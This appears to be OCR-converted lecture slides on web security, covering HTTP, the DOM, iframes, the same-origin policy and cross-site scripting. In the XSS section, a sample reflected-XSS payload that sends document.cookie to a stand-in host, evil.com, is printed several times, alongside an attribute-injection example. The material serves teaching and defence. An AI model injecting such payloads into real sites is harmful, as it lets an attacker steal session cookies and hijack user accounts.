
URLs

- Global identifiers of network-retrievable documents
- **Example:**



- Special characters are encoded as hex:
  - %0A = newline
  - %20 or + = space, %2B = + (special exception)

HTTP Request




```
GET /index.html HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=dingbats

```

GET : no side effect POST : possible side effect

HTTP Response



```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: …
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

RENDERING CONTENT

Rendering and events

- Basic execution model
  - Each browser window or frame
    - Loads content
    - Renders
      - Processes HTML and scripts to display page
      - May involve images, subframes, etc.
    - Responds to events
- Events can be
  - User actions: OnClick, OnMouseover
  - Rendering: OnLoad, OnBeforeUnload
  - Timing: setTimeout(), clearTimeout()

Pages can embed content from many sources

- Frames: **<iframe src**="//site.com/frame.html" **>** </iframe>
- Scripts: **<script src**="//site.com/script.js" **>** </script>
- CSS (Cascading Style Sheets):

<**link** rel="stylesheet" type="text /css" href="//site/com/theme.css" />

- Objects (flash): [using swfobject.js script]

```
<script>        var so = new SWFObject('//site.com/flash.swf', …);
                                 so.addParam('allowscriptaccess', 'always');
                so.write('flashdiv');
</script>
```

Document Object Model (DOM)

- Object-oriented interface used to read and write docs
  - web page in HTML is structured data
  - DOM provides representation of this hierarchy
- Examples
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], document.anchors[ ]
  - Methods: document.write(document.referrer)
- Also Browser Object Model (BOM)
  - window, document, frames[], history, location, navigator (type and version of browser)

ISOLATION

Running Remote Code is Risky

- Integrity
  - Compromise your machine
  - Install malware rootkit
  - Transact on your accounts
- Confidentiality
  - Read your information
  - Steal passwords
  - Read your email


Frame and iFrame

- Window may contain frames from different sources
  - Frame: rigid division as part of frameset
  - iFrame: floating inline frame
- iFrame example

```
<iframe src="hello.html" width=450 height=100>
If you can see this, your browser doesn't understand IFRAME.
</iframe>
```

- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken

Browser Sandbox



- Goal
  - Run remote web applications safely
  - Limited access to OS, network, and browser data
- Approach
  - Isolate sites in different security contexts
  - Browser manages resources, like an OS

Analogy

Operating system


- Primitives
  - System calls
  - Processes
  - Disk
- Principals: Users
  - Discretionary access control
- Vulnerabilities
  - Buffer overflow
  - Root exploit

Web browser


- Primitives
  - Document object model
  - Frames
  - Cookies / localStorage
- Principals: "Origins"
  - Mandatory access control
- Vulnerabilities
  - Cross-site scripting
  - Cross-site request forgery
  - Injection attacks
  - …

Policy Goals


- Safe to visit an evil web site




- Safe to visit two pages at the same time
  - Address bar distinguishes them



- Allow safe delegation



Browser security mechanism



- Each frame of a page has an origin
  - Origin = protocol://host:port
- Scripts in each frame can access its own origin
  - Network access, Read/write DOM, Storage (cookies)
- Frame cannot access data associated with a different origin

The SOP questions are

- Can ‘A’ get resources from ‘B’?
- Can ‘A’ execute resources from ‘B’?
- Can ‘A’ post content to ‘B’?
- Can ‘A’ interfere with the DOM of ‘B’?
- Can ‘A’ redirect a browsing context of ‘B’?
- Can ‘A’ read cookies/localStorage of ‘B’?
- …

XSS ATTACKS

JavaScript Security Model

- Script runs in a “sandbox”
  - No direct file access, restricted network access
- Same-origin policy
  - Can only read properties of documents and windows from the same server, protocol, and port
  - If the same server hosts unrelated sites, scripts from one site can access document properties on the other

Library Import

- Same-origin policy does not apply to scripts loaded in enclosing frame from arbitrary site


```
<script type="text/javascript">
     src="http://www.example.com/scripts/somescript.js">
</script>
```

- This script runs as if it were loaded from the site that provided the page!

Web Attacker

- Controls malicious website (attacker.com)
  - Can even obtain SSL/TLS certificate for his site ($0)
- User visits attacker.com – why?
  - Phishing email, enticing content, search results, placed by ad network, blind luck …
- Attacker has no other access to user machine!
- Variation: gadget attacker
  - Bad gadget included in otherwise honest mashup (EvilMaps.com)

XSS: Cross-Site Scripting



Echoes user's name: <HTML>Hello, dear … </HTML>
evil.com
victim's browser
naive.com
hello.cgi
Access some web page
hello.cgi executed
Forces victim's browser to call hello.cgi on naive.com with this script as "name"
Interpreted as Javascript by victim's browser; opens window and calls steal.cgi on evil.com

```
<FRAME SRC=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>
```

```
GET/ hello.cgi?name=
<script>win.open("http://
evil.com/steal.cgi?cookie"+
document.cookie)</script>
```

```
<HTML>Hello, dear
<script>win.open("http://
evil.com/steal.cgi?cookie="
+document.cookie)</script>
Welcome!</HTML>
```

```
GET/ steal.cgi?cookie=
```

So What?

- Why would user click on such a link?
  - Phishing email in webmail client (e.g., Gmail)
  - Link in DoubleClick banner ad
  - … many many ways to fool user into clicking
- So what if evil.com gets cookie for naive.com?
  - Cookie can include session authenticator for naive.com
    - Or other data intended only for naive.com
  - Violates the "intent" of the same-origin policy

Other XSS Risks

- XSS is a form of “reflection attack”
  - User is tricked into visiting a badly written website
  - A bug in website code causes it to display and the user’s browser to execute an arbitrary attack script
- Can change contents of the affected website by manipulating DOM components
  - Show bogus information, request sensitive data
  - Control form fields on this page and linked pages
    - For example, MySpace.com phishing attack injects password field that sends password to bad guy
- Can cause user’ s browser to attack other websites

Where Malicious Scripts Lurk

- Hidden in user-created content
  - Social sites (e.g., MySpace), blogs, forums, wikis
- When visitor loads the page, webserver displays the content and visitor's browser executes script
  - Many sites try to filter out scripts from user content, but this is difficult

Preventing Cross-Site Scripting

- Preventing injection of scripts into HTML is hard!
  - Blocking "<" and ">" is not enough
  - Event handlers, stylesheets, encoded inputs (%3C), etc.
  - phpBB allowed simple HTML tags like <b>

    <b c=">" onmouseover="script" x="<b ">Hello<b>
- Any user input __must__ be preprocessed before it is used inside HTML
  - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
    - ' becomes &#039; " becomes &quot; & becomes &amp;
  - In ASP.NET, Server.HtmlEncode(string)